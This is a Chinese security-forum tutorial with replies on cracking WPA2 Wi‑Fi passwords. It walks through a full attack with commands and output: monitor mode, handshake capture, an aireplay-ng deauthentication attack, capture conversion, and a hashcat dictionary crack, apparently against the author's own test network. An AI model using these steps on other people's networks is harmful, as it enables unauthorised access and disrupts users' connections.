

版块列表 > 内容发布区【投稿有奖励哦】 > 泛安全技术分享 > 查看内容

[通信安全] 用hashcat超速破解WiFi密码



betula i春秋作家

发表于 2017-4-5 15:40:18

172726 27

本帖最后由 betula 于 2017-4-13 11:31 编辑

这几天有读者来问hashcat的问题，今天发出来给大家。

我们论坛之前也有一篇关于hashcat的文章：<https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=3893>
我就在此写个新版的使用方法吧，技术含量不高，老鸟飞过。



Hashcat是什么呢？Hashcat是当前最强大的开源密码恢复工具，你可以访问Hashcat网站来了解这款工具的详细情况。本质上，Hashcat 是一款高级密码恢复工具，可以利用CPU或GPU资源来攻击160多种哈希类型的密码。



它支持的GPU设备：

1. AMD users on Windows require "AMD Radeon Software Crimson Edition" (15.12 or later)
2. AMD users on Linux require "AMDGPU-Pro Driver" (16.40 or later)
3. Intel CPU users require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
4. Intel GPU on Windows users require "OpenCL Driver for Intel Iris and Intel HD Graphics"
5. Intel GPU on Linux users require "OpenCL 2.0 GPU Driver Package for Linux" (2.0 or later)
6. NVidia users require "NVIDIA Driver" (367.x or later)

支持的OpenCL设备：

GPU
CPU
APU
DSP
FPGA
Coproccessor



下载地址推荐去官方下载最新版本：<https://hashcat.net/hashcat/>

Download older version(s)

This is a list of older hashcat versions, it's not always bad to grab the latest version.

Name	Version	Signature	Date
hashcat binaries	v3.30	PGP	2017.01.06
hashcat sources	v3.30	PGP	2017.01.06
hashcat binaries	v3.20	PGP	2016.12.02
hashcat sources	v3.20	PGP	2016.12.02
hashcat binaries	v3.10	PGP	2016.08.19
hashcat sources	v3.10	PGP	2016.08.19
hashcat binaries	v3.00	PGP	2016.06.29
hashcat sources	v3.00	PGP	2016.06.29

0X01 hashcat工具介绍

1.解释下参数：

hashcat -help #查看帮助文档General:

-m (-hash-type=NUM) #hash种类，下面有列表，后面跟对应数字

-D -opencl-device-types | Str| OpenCL device-types to use, separate with comma #选择用CPU还是GPU来破解

-a (-attack-mode=NUM) #破解模式，下面也有列表

attack-mode：

- 0 = Straight (字典破解)
- 1 = Combination (组合破解)
-

发帖



i春秋签约作家



Binghe



penguin...



野驴



Onise



安春秋



sn0w



ohlinge



zusheng



sucppVK



黑色镰刀



icq8756...



immenma



- 2 = Toggle-Case
-
- 3 = Brute-force （掩码暴力破解）
-
- 4 = Permutation （组合破解）
-
- 5 = Table-Lookup

具体方法还是用-help看下，这里就不一一介绍了。

0X02 在Kali下使用hashcat破解wifi密码

1.首先开启网卡的监听模式

[AppleScript] [纯文本查看](#) [复制代码](#)

```
airmon-ng start 网卡接口
```

2

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali: ~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0mon       ath9k       Qualcomm Atheros AR9485 Wireless Network
Adapter ( rev 01)
```

2.扫描附近无线情况

[AppleScript] [纯文本查看](#) [复制代码](#)

```
airodump-ng wlan0mon
```

2

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

CH  4  ][ Elapsed: 6 s  ][ 2017-04-05 11:24

BSSID                PWR  Beacons    #Data,  #/s  CH  MB  ENC  CIPHER AUTH ESSID
88: 25: 93: 0B: 2A: C6 -75      23        44    17    1  54e. WPA2  CCMP  PSK  qq
06: 69: 6C: 1F: 79: 84 -65      14         0     0  11  54e. WPA2  CCMP  PSK  C5-Wi
EC: 26: CA: 33: E1: B6 -67      17         8     1   6  54e. WPA2  CCMP  PSK  YJS
EC: 17: 2F: 17: 28: FE -77      12         0     0   6  54e. WPA2  CCMP  PSK  jm209
80: 89: 17: 04: B2: 96 -82         9         0     0  11  54e. WPA2  CCMP  PSK  TP-LI
FC: D7: 33: E8: E8: D4 -82         3         0     0  13  54e. OPN           China
FC: D7: 33: 18: 09: C0 -82         4         0     0   1  54e. WPA2  CCMP  PSK  tongx
CC: B2: 55: 5E: 0F: 8E -82         4         0     0   4  54e. WPA2  CCMP  PSK  WEB00
0A: 19: 70: FC: F1: F0 -83         9         0     0   1  54  WPA2  CCMP  MGT  CMCC
FC: D7: 33: E9: 2B: C8 -83         3         0     0   6  54e. OPN           China
1E: 19: 70: FC: F1: F0 -84         9         0     0   1  54  OPN           and-B
06: 19: 70: FC: F1: F0 -85         8         0     0   1  54  OPN           CMCC-
00: 19: 70: FC: F1: F0 -83         6         0     0   1  54  OPN           CMCC-
FC: D7: 33: E8: E8: BA -82         8         2     0   3  54e. OPN           China

BSSID                STATION            PWR  Rate  Lost  Frames
88: 25: 93: 0B: 2A: C6 9C: A5: C0: B6: 2B: DF -1    5e- 0    0    43
```

我们要测试的wifi名称是YJS，我用我的手机连上去，有设备就好抓握手包了。我们想办法让我的手机掉线，然后再重新连接时抓取握手包，跑包就可以了。

3.抓取握手包

[AppleScript] [纯文本查看](#) [复制代码](#)

```
1 | airodump-ng --bssid EC:26:CA:33:E1:B6 -c 6 -w testap wlan0mon
```

2

参数说明：-bssid 目标AP MAC

-c 目标AP所在信道

-w 握手包保存的文件名





4.使用DEAUTH攻击使已经连接的客户端断开并重新连接，以产生握手包

[AppleScript] [纯文本查看](#) [复制代码](#)


```
1 | aireplay-ng -0 0 -a EC:26:CA:33:E1:B6 -c C0:EE:FB:E9:9D:7C wlan0mon
```

参数解释：-0 Deauthenticate攻击模式 0代表无限次（是数字）


-a 目标ap的mac

-c 客户端网卡mac

发起攻击后我们可以看到客户端的帧（Frames）迅速增加



得到的握手包：



5.用aircrack-ng把cap转换成hccap

[AppleScript] [纯文本查看](#) [复制代码](#)

```
1 | aircrack-ng <out.cap> -J <out.hccap>
```

这个就不用细说了吧，第一个是cap第二个是转换后得到的hccap文件。



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali: ~# aircrack-ng testap-01.cap -J testap  
Opening testap-01.cap  
Read 44487 packets.  
  
# BSSID          ESSID          Encryption  
1 EC:26:CA:33:E1:B6 YJS WPA (1 handshake)  
  
Choosing first network as target.  
  
Opening testap-01.cap  
Reading packets, please wait...  
  
Building Hashcat (1.00) file...  
  
[*] ESSID (length: 3): YJS  
[*] Key version: 2  
[*] BSSID: EC:26:CA:33:E1:B6  
[*] STA: C0:EE:FB:E9:9D:7C  
[*] anonce:  
D4 81 AD 20 D4 28 DF 11 13 3E 33 22 C1 58 83 CF  
40 D3 6B AE 3E 45 12 B8 BA CF BA 62 A9 4F AE EC  
[*] snonce:  
72 EC BE 56 79 D4 0A FE 93 80 58 C0 49 F3 D4 63  
0C F9 8B 51 46 FE 17 B8 BA 72 EF 28 8C E0 38 3A  
[*] Key MIC:  
D2 1C BB 76 B4 74 46 6F 82 6C C7 72 E6 84 4E 68  
[*] eapol:  
01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00  
01 72 EC BE 56 79 D4 0A FE 93 80 58 C0 49 F3 D4  
63 0C F9 8B 51 46 FE 17 B8 BA 72 EF 28 8C E0 38  
3A 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 16 30 14 01 00 0F AC 04 01 00 00 0F AC  
04 01 00 0F AC 02 00 00  
  
Successfully written to testap.hccap  
  
Quitting aircrack-ng...  
root@kali: ~#
```

6. 用hashcat破解WPA/PSK密码

[AppleScript] 纯文本查看 复制代码

```
1 | hashcat -m 2500 testap.hccap pass.txt
```

使用hashcat命令，第一个参数：-m 2500为破解的模式为WPA/PSK方式，第二个参数：hccap格式的文件是刚刚转化好的文件，第三个参数：pass.txt为字典文件：

```
123  
123456  
123456123  
amdin  
admin  
admina  
password  
asdioxcv  
asdlkfj923  
asdlfjxcv9a  
sdfllklsdj f99cxv  
asdkfljsdl f  
23432m,n2lksdf  
saldkfjs9cxkb  
2l34jlnlcv0  
23l4kijnmckv0aefk  
12345678  
  
正在载入文件"/root/pass.txt"... 纯文本 制表符宽度：8 行 1，列 1
```

破解的结果：

```
root@kali: ~# hashcat -m 2500 testap.hccap pass.txt  
Initializing hashcat v2.00 with 4 threads and 32mb segment-size...  
  
Added hashes from file testap.hccap: 1 (1 salts)  
Activating quick-digest mode for single-hash with salt  
  
testap.hccap: 12345678  
  
All hashes have been recovered  
  
Input Mode: Dict (pass.txt)  
Index.....: 1/1 (segment), 17 (words), 177 (bytes)  
Recovered.: 1/1 hashes, 1/1 salts  
Speed/sec.: - plains, - words  
Progress..: 17/17 (100.00%)  
Running...: 00:00:00:01  
Estimated.: --:--:--:--  
  
Started: Wed Apr 5 11:43:59 2017  
Stopped: Wed Apr 5 11:44:00 2017
```



0X03 在Windows下使用hashcat破解wifi密码

抓包过程就演示了，直接拿抓包的包来测试了。

转换有两种方法：

1.官网转换地址：<https://hashcat.net/cap2hccapx/>

Upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file

Capture / Dump file: 未选择文件. ESSID (optional):


This site is using cap2hccapx from [hashcat-utils](#) for converting. It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is 5MB.

Note: You need hashcat v3.40-rc4 or higher work with hccapx files.

Latest betas can be found [here](#)


2.用官方给的转换工具：hashcat-utils



3.还有一个Cap-Converter

这个在新版里面就不推荐用了，因为新版的是HCCAPX 文件。

github : <https://github.com/wpatoolkit/Cap-Converter>



一、开始用hashcat-utils转换cap包

github : <https://github.com/hashcat/hashcat-utils>

我现在用的是1.7的版本

使用方法：

```
cap2hccapx input.pcap output.hccapx [filter by essid] [additional network essid:bssid]
```

[AppleScript] [纯文本查看](#) [复制代码](#)

```
1 | cap2hccapx.exe testap-01.cap test.hccapx
```

```
C:\Windows\system32\cmd.exe

C:\hashcat-utils-1.7\bin>cap2hccapx.exe testap-01.cap test.hccapx
Networks detected: 1

[*] BSSID=ec:26:ca:33:e1:b6 ESSID=YJS <Length: 3>
--> STA=c0:ee:fb:e9:9d:7c, Message Pair=0, Replay Counter=1
--> STA=c0:ee:fb:e9:9d:7c, Message Pair=2, Replay Counter=1
--> STA=c0:ee:fb:e9:9d:7c, Message Pair=0, Replay Counter=1
--> STA=c0:ee:fb:e9:9d:7c, Message Pair=2, Replay Counter=1

Written 4 WPA Handshakes to: test.hccapx
```

执行后会在目录下生成test.hccapx。

二、开始用hashcat来破解

下载地址：<https://github.com/hashcat/hashcat>

执行：

[AppleScript] [纯文本查看](#) [复制代码](#)

```
1 | hashcat64.exe -m 2500 -D 1 1.hccapx pass.txt
```

一些参数上面已经说明了，-D是意思就是选择用CPU还是GPU来破解，因为我电脑显卡有问题就用CPU来破解了。

```
C:\Windows\system32\cmd.exe

Watchdog: Temperature abort trigger disabled
Watchdog: Temperature retain trigger disabled

Generated dictionary stats for pass.txt: 144 bytes, 13 words, 13 keyspaces

The wordlist or mask you are using is too small.
Therefore, hashcat is unable to utilize the full parallelization power of your device(s).
The cracking speed will drop.
Workaround: https://hashcat.net/wiki/doku.php?id=frequently_asked_questions#how_to_create_more_work_for_full_speed

INFO: approaching final keypace, workload adjusted

33890565495fbc1b2fbbe6939fb2424:ec26ca33e1b6:c0ee:fb:e9:9d:7c:YJS:12345678
c563243642d37ff80e70560e437f6a1:ec26ca33e1b6:c0ee:fb:e9:9d:7c:YJS:12345678

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-002
Hash.Label.....: test.hccapx
Time.Started...: Tue Apr 04 23:13:25 2017 <0 secs>
Time.Estimated...: Tue Apr 04 23:13:25 2017 <0 secs>
Input.Base.....: File (pass.txt)
Input.Queue.....: 1/1 <100.00%>
Speed.Dev.#2.....: 0 H/s <0.28ns>
Recovered.....: 2/2 <100.00%> Digests: 2/2 <100.00%> Salts
Progress.....: 26/26 <100.00%>
Rejected.....: 0/26 <30.77%>
Restore.Point...: 0/13 <0.00%>
Candidates.#2...: 132as4df56 -> 12345678
HlMon.Dev.#2.....: N/A

Started: Tue Apr 04 23:13:21 2017
Stopped: Tue Apr 04 23:13:27 2017

C:\Users\Administrator\Desktop\hashcat-3.40\hashcat-3.40>
```

如果没有显示出结果可以通过家-show来显示：

```
C:\Users\Administrator\Desktop\hashcat-3.40\hashcat-3.40>hashcat64.exe -n 2500 -D 1 test.hccapx pass.txt
hashcat <03.40> starting...

* Device #2: Intel's OpenCL runtime <GPU only> is currently broken
  We need to wait for an update of their OpenCL drivers
  You can use --force to override this but do not post error reports if you do so
OpenCL Platform #1: Intel(R) Corporation
* Device #1: Intel(R) Core(TM) i5-4670 CPU @ 3.40GHz, 6114/24459 MB allocatable, 4MCU
* Device #2: Intel(R) HD Graphics 4600, skipped

INFO: All hashes found in potfile! You can use --show to display them.

Started: Wed Apr 05 15:09:49 2017
Stopped: Wed Apr 05 15:09:49 2017

C:\Users\Administrator\Desktop\hashcat-3.40\hashcat-3.40>hashcat64.exe -n 2500 -D 1 test.hccapx pass.txt --show
33890565495fbc1b2fbbe6939fb2424:ec26ca33e1b6:c0ee:fb:e9:9d:7c:YJS:12345678
c563243642d37ff80e70560e437f6a1:ec26ca33e1b6:c0ee:fb:e9:9d:7c:YJS:12345678
```

相关内容可以浏览一下文章：

<https://hashcat.net/wiki/> hashcat的wiki

<https://hashcat.net/forum/> hashcat 的论坛（我有很多不懂的就是在上面找答案的）

<https://zhuanlan.zhihu.com/p/21596402> sn0w写的一篇关于wifi破解的文章



密码

本主题由 yyyxy 于 2017-4-6 15:08 生成文章

新鲜发帖

渗透测试轻量级工具pentestdb

新鲜跟帖

2017滴滴安全大会正式启动，1.12

[白帽子分享技术/思路]

Python大法之从HELL0 MOMO到编写

[热门话题/问答]

metasploit的ms17_010模块问题

[白帽子分享技术/思路]

菜鸟了解点“调查取证套路”刀在你我

[SRC部落]

58安全应急响应中心官网上线倒计时1天

[工具/源码分享]

求助

[热门话题/问答]

新手求助，零基础先学什么比较好。

[白帽子分享技术/思路]

SCADA工控黑客：小白也能“黑”施耐

[SRC部落]

58安全应急响应中心上线倒计时 2 天

[白帽子分享技术/思路]

sql盲注之布尔盲注(附自动化脚本)-系列

[SRC部落]

JJSRC | 元旦吃鸡特别活动

[SRC部落]

完美世界安全应急响应中心 (PWSRC) 入住春秋

[SRC部落]

各位i春秋SRC部落的小伙伴们好！哔哩哔哩SRC入驻i

[白帽子分享技术/思路]

Python大法之从HELL0 MOMO到编写

[白帽子分享技术/思路]

怒怼传销网站 解救失足少女（连载）

[教程/书籍分享]

c语言基础教程

[工具/源码分享]

国外大学内部VPN软件，超好用

[工具/源码分享]

神器Burpsuite 完全破解版 1.7.26 VEMO FOR

[白帽子分享技术/思路]

越权之路伴我同行

评分

参与人数	3	魔法币	+151	理由	收起
	猫吃	+ 1		为啥好多图片加载不出啦	
	Onise	+ 50		感谢你的分享，i春秋论坛有你更精彩！..	
	yyyxy	+ 100		感谢你的分享，i春秋论坛有你更精彩！.	
查看全部评分					

本帖被以下淘专辑推荐:

- i春秋签约作家高分文章专辑 | 主题: 409, 订阅: 144
- {渗透测试}-(网络安全)-(好的技巧) | 主题: 79, 订阅: 54

转播 分享 1 淘帖 2

分享至:    ... | 10 人收藏

使用道具 举报 回复

 yyyxy 管理员 我是坏蛋。  来自 2#

发表于 2017-4-13 11:14:14

文章奖励介绍及评分标准：<http://bbs.ichunqiu.com/thread-7869-1-1.html>，如有疑问请加QQ：286894635！

奖金	点评
50	很不错的实践与尝试，下次加油。

SIGNATURE

欢迎加入i春秋QQ群大家庭，每人只能任选加入一个群哦！投稿请加我QQ：286894635。

i春秋-楚：533191896
i春秋-燕：129821314
i春秋-齐：417360103
i春秋-秦：262108018

使用道具 举报 回复

 betula i春秋作家 

发表于 3 天前

推荐





KeCheng 发表于 2017-12-1 14:21

请问我要是想用hashcat破解带密码的RAR压缩包，我应该怎么做呢？



<https://hashcat.net/wiki/> hashcat的wiki里面有破解rar的说明

[HTML] 纯文本查看 复制代码

1	11600 7-Zip	Archives
2	12500 RAR3-hp	Archives
3	13000 RAR5	Archives
4	13200 AxCrypt	Archives
5	13300 AxCrypt in-memory SHA1	Archives
6	13600 WinZip	Archives

建议你要用这个工具，把里面的官方文档看一遍就会用了，要不然别人给你一个参数，要是遇到其他的要求破解就不会了。

使用道具 ▾

🚩 举报

💬 回复



betula i春秋作家



发表于 2017-4-6 14:41:19

推荐



隆龙 发表于 2017-4-6 12:28

还是没有EWSA快的。而且本质还是爆破，本身成功率就低，速度就倒无所谓。 ...



比EWSA快多了，EWSA跑一下就卡。hashcat就不错，可以用GPU来跑，不信你可以自己亲自测试下。

下面是知乎一位读者跟来研究的结果：

因为WIFIPR可以是图形工具跑字典的

这个功能非常多

2017/4/5 22:37:04

可以自定义任意字典组合和排列顺序

但是wifipr有个致命的BUG：就是跑起来电脑非常卡



这个hashcat也可以啊

wifipr竟然8位都没有出



是实话：hashcat是最稳定的软件

2017/4/5 22:40:34

占用系统资源极少！跑起来可以做任何工作！系统非常流畅



使用道具 ▾

🚩 举报

💬 回复



betula i春秋作家



发表于 2017-4-17 08:47:48

推荐

“Venom\ Snake 发表于 2017-4-17 08:16
hashcat需要自己提供字典么，如果是碰见一些带特殊符号的密码了的情况”

可以参考下官网的wiki：<https://hashcat.net/wiki/>，hashcat可以自己提供字典，也可以用hashcat里面的字典生成等

使用道具 ▼ 举报 回复



降龙 i春秋-见习白帽 FplythOner 来自手机
发表于 2017-4-6 17:42:21

推荐

“betula 发表于 2017-4-6 06:41
比EWSA快多了，EWSA跑一下就卡。hashcat就不错，可以用GPU来跑，不信你可以自己亲自测试下。
下面是知乎一...”

你用xp运行ewsa试试看.....它也能使用GPU的。不过hashcat我要去尝试尝试



使用道具 ▼ 举报 回复



heysea i春秋-呆萌菜鸟来自手机
发表于 2017-4-27 07:54:21

推荐

“yyyxy 发表于 2017-4-13 11:14
文章奖励介绍及评分标准：<http://bbs.ichunqiu.com/thread-7869-1-1.html>，如有疑问请加QQ：286894635！
...

不错很不错

使用道具 ▼ 举报 回复



Venom\ Snake i春秋-脚本小子
发表于 2017-4-17 20:22:51

推荐

“betula 发表于 2017-4-17 08:47
可以参考下官网的wiki：<https://hashcat.net/wiki/>，hashcat可以自己提供字典，也可以用hashcat里面的字...”

好的，谢谢了🙏

使用道具 ▼ 举报 回复



yyyxy 管理员 我是坏蛋。 🏆🏆🏆🏆🏆
发表于 2017-4-5 15:43:02

8#

光速沙发

SIGNATURE

欢迎加入i春秋QQ群大家庭，每人只能任选加入一个群哦！投稿请加我QQ：286894635。
i春秋-楚：533191896
i春秋-燕：129821314





小爱_Joker

i春秋-核心白帽



9#

发表于 2017-4-5 15:50:03

主题不错 丢出来~嘿嘿嘿



Onise

i春秋作家

我是表弟



10#

发表于 2017-4-5 19:53:39

光速地板



Howe

i春秋-核心白帽

11#

发表于 2017-4-6 08:10:40

感谢楼主分享



Aedoo

i春秋作家



来自手机

12#

发表于 2017-4-6 11:45:28

有EWSA快吗



icq01476510162

i春秋-脚本小子

13#

发表于 2017-4-6 11:52:37



降龙

i春秋-见习白帽

Fplyth0ner

来自手机

14#

发表于 2017-4-6 12:28:16

还是没有EWSA快的。而且本质还是爆破，本身成功率就低，速度就倒无所谓。





云吹雪 i春秋-核心白帽

发表于 2017-4-8 16:47:44

15#

用aircrack-ng 跑也挺快的，但瞬间cpu100%了 伤不起阿

使用道具

举报

回复



betula i春秋作家

发表于 2017-4-8 17:21:56

16#

“ 云吹雪 发表于 2017-4-8 16:47

用aircrack-ng 跑也挺快的，但瞬间cpu100%了 伤不起阿

”


试试hashcat，默认GPU跑



使用道具

举报

回复



betula i春秋作家

发表于 2017-4-13 11:33:05

18#

图片已经修复完毕，希望大家都应该是尝试去玩一下，要不然看过就是过了，技术却没有学到，自己尝试会理解很多，欢迎大家在尝试过程中提出疑问 😊

使用道具

举报

回复

1

2

1 / 2 页

下一页 ▶

B A    

高级模式

您需要登录后才可以回帖 登录 | 立即注册

发表回复